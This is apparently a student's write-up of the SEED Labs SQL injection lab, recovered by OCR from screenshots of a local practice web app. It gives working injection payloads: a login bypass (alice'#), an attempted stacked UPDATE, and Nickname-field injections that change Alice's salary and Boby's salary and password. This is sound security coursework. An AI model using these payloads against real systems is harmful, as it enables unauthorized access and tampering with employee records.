


```

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-
color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" s
tyle="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><l
i class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span
class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link
' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='log
out()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button
></div></nav><div class='container col-lg-4 col-lg-offset-4 text-center'><br><h1
><b> Alice Profile </b></h1><hr><br><table class='table table-striped table-bord
ered'><thead class='thead-dark'><tr><th scope='col'>Key</th><th scope='col'>Valu
e</th></tr></thead><tr><th scope='row'>Employee ID</th><td>10000</td></tr><tr><t
h scope='row'>Salary</th><td>20000</td></tr><tr><th scope='row'>Birth</th><td>9/
```



```
ered'><thead class='thead-dark'><tr><th scope='col'>Key</th><th scope='col'>Valu
e</th></tr></thead><tr><th scope='row'>Employee ID</th><td>10000</td></tr><tr><t
h scope='row'>Salary</th><td>20000</td></tr><tr><th scope='row'>Birth</th><td>9/
20</td></tr><tr><th scope='row'>SSN</th><td>10211002</td></tr><tr><th scope='row
'>NickName</th><td></td></tr><tr><th scope='row'>Email</th><td></td></tr><tr><th
 scope='row'>Address</th><td></td></tr><tr><th scope='row'>Phone Number</th><td>
</td></tr></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>
[04/10/24]seed@VM:~$ _
```

Below is the screenshot using webpage on ‘**www.seed-server.com/unsafe_home.php?username=alice%27%20%23&password=11**’.



SQLi Lab
www.seed-server.com/unsafe_home.php?username=alice' %23&Password=11
67%
SEED LABS
Home
Edit Profile
Logout

Alice Profile


Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs


Task 2.3: Append a new SQL statement

Using the same vulnerability present in the login page, I utilized the provided details to perform a database UPDATE operation and modify the information.

admin';UPDATE credential SET Name='Tony' WHERE Name='Alice';



admin';UPDATE credential SET Name='Tony' WHE



```
There was an error running the query [You have an error in your SQL
syntax; check the manual that corresponds to your MySQL server
version for the right syntax to use near 'UPDATE credential SET
Name='Tony' WHERE Name='Alice';' and Password='da39a3ee5e6'
at line 3]\n
```


The MySQL attack was thwarted by countermeasures implemented within PHP's mysqli extension, which include:

a. Encoding code as data
b. Eliminating code filtering
c. Segregating code and data
d. Enabling API usage in PHP coding

Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary

Using the username 'Alice, #' and accessing the edit vulnerability information page under Alice's record, I adjusted the salary from $20,000 to $80,000 by inputting "salary" in the Nickname column, as depicted in the screenshot provided.




Employee Profile Login

USERNAME	Alice'#
PASSWORD	Password

Copyright © SEED LABs

Before salary modification on Alice Profile.




Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

Modifying Alice salary using edit vulnerability.




Alice's Profile Edit

NickName	',salary='80000'#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Save

Copyright © SEED LABs

Alice was able to successfully attack the database and modified her salary.




Alice Profile

Key	Value
Employee ID	10000
Salary	80000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

Task 3.2: Modify other people’s salary


I accessed my (Alice) profile and inputted ‘,salary=’1’ WHERE Name=’Boby’# into the Nickname field.



Alice's Profile Edit


NickName	',salary='1' WHERE Name='Boby
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

I accessed Boby's account using "Boby#" as the username to review the modifications I made.



Employee Profile Login

USERNAME	Boby'#
PASSWORD	Password




Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs


Task 3.3: Modify other people's password

When interacting with Boby, I generated a file containing a fresh password and utilized sha1sum to produce its hash value. This was achieved through the following command line:



```
[04/10/24]seed@VM:~$ echo -n p@ssw0rd > password.txt
[04/10/24]seed@VM:~$ cat password.txt
p@ssw0rd[04/10/24]seed@VM:~$ sha1sum password.txt
57b2ad99044d337197c0c39fd3823568ff81e48a  password.txt
[04/10/24]seed@VM:~$ _
```

I accessed my account and updated the Nickname column by inputting the following data: ',Password=sha('p@ssw0rd') WHERE Name='Boby'#. This alteration was to modify his password.



Alice's Profile Edit


NickName	',Password=sha('p@ssw0rd') WH
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Save

Copyright © SEED LABs

Afterward, I accessed this account using the updated username "Boby" and password to make changes to his details in the database.


Alice can now access Boby's profile using his username and password: p@ssw0rd.



Employee Profile Login

USERNAME	Boby
PASSWORD	••••••••

Copyright © SEED LABs

